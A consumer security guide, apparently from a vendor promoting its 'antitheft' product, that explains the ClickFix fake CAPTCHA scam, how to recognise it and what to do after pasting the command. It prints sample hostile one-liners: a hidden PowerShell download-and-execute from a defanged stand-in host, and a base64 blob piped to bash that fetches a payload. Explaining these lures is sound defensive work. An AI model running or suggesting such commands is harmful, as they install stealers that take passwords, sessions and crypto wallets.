Fake CAPTCHA scam (ClickFix): how to spot and stop it
In the fake CAPTCHA scam, a "verify you are human" page has you press Win+R and paste a stealer. How to spot it, and what to do if you already pasted.
The fake CAPTCHA scam looks like the "verify you are human" checks you click through every day, often with a copied Cloudflare logo. But instead of a tick box or pictures of traffic lights, it gives you a few keyboard steps. Following them pastes and runs a command the page put on your clipboard. Security researchers call this trick ClickFix.


It is no longer a niche trick. Microsoft found ClickFix was the most common way attackers got into the computers its experts investigated, at 47% of attacks, ahead of classic phishing at 35%. ESET saw its ClickFix detections grow by 108% between the second half of 2025 and the first half of 2026.


What the command installs is almost always a stealer, and one of the first things a stealer looks for is a crypto wallet:
Source: Chainalysis, Dec 2025
This guide shows exactly what the fake check looks like on Windows and on a Mac, where you are likely to meet one, the other disguises it wears, and what to do if you already followed the steps.
How the fake CAPTCHA trick works, step by step
Every version follows the same script: a page shows you a small problem, offers a quick fix, and you carry out the fix yourself. Here is the most common one, as you would see it.
- 1A page asks you to prove you are humanIt can appear on a site you know and trust: attackers hack real sites to show it.
Just a moment...
maplecrest-recipes.com needs to review the security of your connection before proceeding.
Verify you are humanCLOUDFLAREPrivacy · Terms1The address looks normal because the site is real. It was hacked.
- 1A fake Cloudflare check. Ticking the box silently copies a command to your clipboard
- 2It asks you to "verify" with a few keysThis is the giveaway. A real check never asks you to press keys, open anything or paste.Verification steps
1. Press⊞ Win+R
2. PressCtrl+V1
3. PressEnter
Verification ID: 4821
- 1This pastes the command the page copied when you ticked the box
Verification steps1. Press⌘ Cmd+Space
2. Type Terminal and press Return
3. Press⌘ Cmd+V1
4. PressReturn
- 1This pastes the command the page copied when you ticked the box
Verification steps1. PressCtrl+Alt+T
2. PressCtrl+Shift+V1
3. PressEnter
Verification ID: 4821
- 1This pastes the command the page copied when you ticked the box
- 3You paste, and see only a harmless-looking lineNo file is downloaded, so your browser shows no warning.Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:...iex # I am not a robot. Cloudflare Verification ID: 48211OKCancelBrowse...- 1You only see the end of a long line. The start, out of view, downloads and runs the stealer
Windows PowerShellTerminalTerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$echo "Y3VybCAtZnNTTCBoeHhwczovL2Nkbi1jaGVjay50b3Avdg==" | base64 -d | bash1
- 1Scrambled on purpose. Unscrambled, it downloads the stealer and runs it
- 4The page says you are verified and lets you inNothing looks wrong. That is part of the show.
Verification successful
You are verifiedRedirecting to maplecrest-recipes.com...180%- 1While you read the recipe, the stealer is already running in the background
- dangerThe stealer goes for your passwords, sessions and walletsCopying them takes seconds.
What the stealer takes from you
- Every saved passwordEmail, bank, exchange, socials
- Your logged-in sessionsAccounts open without a password or 2FA code
- Your crypto walletsGone for good: a blockchain transfer cannot be undone
- Your game and chat accountsResold, or used to trick your friends
All of it in seconds. You often find out weeks later.
With antitheft
With antitheft, the stealer is stopped at your passwords
- Caught the moment it reaches for your passwords or wallets
- On Linux refused before the file opens, on Windows and macOS stopped right after
- Even the most advanced malware, the kind no antivirus has seen yet
- Touched
 Google Chrome - Saved passwords
- Type
- Storage access
- Touched
- Google Chrome - Saved passwords
- Type
- Storage access
- Touched
- Google Chrome - Saved passwords
- Type
- Storage access
Keep stealers out of your passwords and wallets
- Guards passwords, browser logins and wallets
- Stops malware your antivirus misses
- On Windows, macOS and Linux
You find out late because nothing seems to happen. In one Mac case investigated by Huntress, the victim clicked a link in an email, pasted the command into Terminal, and the infection was only found three months later. The malware had a routine built to slowly drain crypto wallets.
For power usersWhat is really on your clipboard
The page writes a one-line command to your clipboard when you click. On Windows it usually starts PowerShell (or mshta, or another built-in Windows program) with a hidden window, downloads the next stage and runs it in memory, shaped like powershell -w hidden -c "iwr hxxps://cdn-check[.]top/v | iex". The line then ends with a comment such as # I am not a robot, padded with spaces, so the Run box shows only that harmless-looking tail. On macOS and Linux it is typically a base64 blob piped into bash or zsh. Push Security counted 84 different command forms in 2026, so do not try to judge a command by how it looks: no real check ever needs one.
Where you run into fake check pages
Nobody goes looking for a fake CAPTCHA. It finds you on the way to something you wanted.
- Search results and ads. Push Security found that 4 in 5 of the ClickFix attacks it intercepted in 2026 started from a search engine: hacked sites, paid ads and pages pushed up the results. The ads target what people search for, such as how to free up space on a Mac or how to install a popular AI tool.
- Real websites that were hacked. CTM360 traced one campaign across more than 3,000 hacked websites, most of them ordinary WordPress sites, all showing the same fake Cloudflare check. The address bar shows the real site, so checking the address does not save you here.
- Emails. Invoices and payment requests are the most common email bait. Hotels get fake guest complaints that look like they came from a booking platform. The link or the attached page shows the fake check or a fake error.
Other disguises: the same trick with a different story
The fake CAPTCHA is the best known, but the trick works with any problem you would want to fix fast. ESET and CTM360 describe the same paste-a-command ending behind all of these:
- "Fix the error" pages. A copy of a Chrome, Edge or Firefox error page saying the page cannot be displayed, with a "How to fix" button and the same keyboard steps.
- A copy of Google's "unusual traffic" page, or a fake Cloudflare "checking your browser" screen.
- A broken meeting. "Problems detected" when your camera or microphone will not start in a video call, offered at the exact moment you need the meeting to work.
- A document that will not open until you run the "fix", or a missing font, or a fake blue screen.
- "Free up disk space" on a Mac, styled like an Apple support article that explains what the command supposedly does.
- Fake install pages for developer and AI tools, where the real one-line install command has been swapped for a malicious one.
- Troubleshooting pages that pretend to be AI answers, hosted on the sharing pages of well-known AI chat services so the address looks trustworthy.
- A fake ad blocker extension that crashes your browser, then offers a "scan" that is the same paste-and-run trick.
The costume changes every few weeks. The ending never does: you are asked to open Run, Terminal, PowerShell or File Explorer's address bar and paste something. That one request is enough to know it is an attack.
How to recognise a fake CAPTCHA
Real human checks are boring. You tick a box, or pick some pictures, and the site lets you in. They never reach outside the browser. Use this checklist the next time a check looks odd:
- It asks you to press Win+R, Win+X or Cmd+Space
- It asks you to open the Run box, Terminal, PowerShell or File Explorer
- It mentions Ctrl+V or Cmd+V: a paste has no place in a human check, as the FTC puts it
- It gives you a "verification ID" or "I am not a robot" text to paste
- It offers to fix an error by running something
- It appeared right after a search ad, an email link, or on a site that never had a check before
One tick is enough. Close the tab, and do not go back to the site from the same link.
For power usersLock down a family or work computer
On Windows Pro, the Group Policy "Remove Run menu from Start Menu" also disables Win+R. That blocks the original lure, but newer versions send people to Win+X and Windows Terminal instead, and some use File Explorer's address bar, so treat it as a speed bump, not a fix. For users who never need PowerShell, application control (AppLocker or Smart App Control) does more. On a Mac, CTM360 reports that some lures have moved from Terminal to Script Editor after Apple added a safeguard for pasted Terminal commands. The habit is what holds: nothing from a web page gets pasted into a system window.
What to do if you already pasted the command
If you pressed Enter (or pasted into a terminal at all), assume a stealer ran. It has probably already sent what it found, so speed matters more than tidying up. Do this from a different device you trust, such as your phone:
- Disconnect the computer from the internet: unplug the cable or turn off Wi-Fi.
- Move your crypto first. Create a brand new wallet with a new seed phrase on a clean device and send your funds there. A blockchain transfer cannot be reversed, so every hour counts.
- Change your email password first, then banking, exchanges, your password manager and social accounts.
- Log out of every session. Most big services have "sign out of all devices" in their security settings. This kills the stolen logins.
- Turn on two-factor authentication wherever it was off, using an authenticator app on your phone.
- Clean or reinstall the computer before you log in to anything on it again. A full reinstall is the safest choice.
For power usersFinding what ran
On Windows, the Run box keeps a history of what was typed in HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU: that shows the exact command you pasted. Check scheduled tasks, the Startup folder and HKCU\...\CurrentVersion\Run for anything you do not recognise. On macOS, look in ~/Library/LaunchAgents and /Library/LaunchDaemons; the command may have wiped your shell history on purpose. Then rotate API tokens, SSH keys and cloud credentials, not just passwords. Some ClickFix campaigns install remote access tools rather than stealers, so treat a cleaned machine with suspicion and prefer a reinstall.
Why antivirus often misses it
From your computer's point of view, nothing suspicious was downloaded. You, the logged-in user, opened a built-in Windows or Mac tool and typed a command into it. That looks exactly like ordinary admin work. The real malware is often pulled straight into memory, and it is rebuilt so often that a fresh copy can run before anyone has a signature for it.
So instead of trying to recognise every new stealer, protect the places it goes. Your browser's password store should only ever be opened by your browser, and your wallet only by your wallet. antitheft works exactly that way: only the app that owns your passwords, browser logins, session cookies, wallets and game accounts may open them, so even a stealer nobody has seen before gets nothing. It does not stop you pasting a command; it makes sure the thing you ran walks away empty-handed.
For the bigger picture of what stealers take and every other way they get in, read what an infostealer is and how to avoid one.
Questions people ask
What is ClickFix?
ClickFix is the name security researchers use for any page that shows you a fake problem (a check that did not finish, a browser error, a broken meeting camera) and tells you to fix it by pasting a command into the Run box, Terminal or PowerShell. The fake CAPTCHA is the most common version. Pasting the command installs malware, usually a password and wallet stealer.
Is it safe to click a "verify you are human" box?
Yes, a normal check is safe: you tick a box or pick some pictures and the site lets you in. The danger starts the moment a check asks you to press keys, open the Run box or Terminal, or paste anything. Close the tab at that point.
Can a website put something on my clipboard without asking?
Yes. When you click on a page, it is allowed to copy text to your clipboard, and you get no warning. That is exactly what the fake check does when you tick its box. Reading your clipboard is a different matter and needs your permission, but writing to it does not.
I pressed Win+R and Ctrl+V but not Enter. Am I infected?
On Windows, the Run box waits for Enter or OK, so if you closed it without pressing either, the command did not run. Close the tab and copy some ordinary text to replace what is on your clipboard. If you pasted into a terminal on a Mac or Linux computer, treat it as if it ran and follow the steps in this guide.
Do fake CAPTCHAs work on Macs?
Yes. The same pages show Mac visitors a different set of steps: press Cmd+Space, open Terminal, paste, press Return. Researchers have also seen Mac-only versions dressed up as a help article about freeing disk space. A Mac stealer installed this way takes browser passwords, Keychain data and crypto wallets.
Will my antivirus stop a fake CAPTCHA attack?
Sometimes. The command you paste often downloads the malware straight into memory instead of saving a file, and the stealer behind it is repackaged all the time, so a fresh copy can run before anyone has learned to recognise it. Keep your antivirus on, but do not count on it as the only thing between a pasted command and your passwords.
the short version
A real "verify you are human" check never asks you to press keys or paste anything. If a page tells you to press Win+R (or open Terminal on a Mac), then Ctrl+V and Enter, it is a fake CAPTCHA: the page has secretly copied a command that installs a password and wallet stealer. Close the tab. If you already pasted and pressed Enter, act from your phone using the steps below.
sources
- Chainalysis: 2025 crypto theft reaches $3.4 billion (personal wallet compromises) (Dec 2025)
- Microsoft Digital Defense Report 2025 (The rise of ClickFix, top initial access methods) (Oct 2025)
- ESET Threat Report H1 2026: ClickFix evolves, AI-fix and CrashFix expand the playbook (Jul 2026)
- Push Security: The numbers behind ClickFix attacks in H2 2026 (Sep 2026)
- CTM360: ClickFix and Beyond, mapping the expanding family of user-assisted malware delivery techniques (Sep 2026)
- Huntress: Mac malware drains crypto wallets via fake CAPTCHA scam (Aug 2026)
- FTC Consumer Alert: How to spot a CAPTCHA scam (Jun 2026)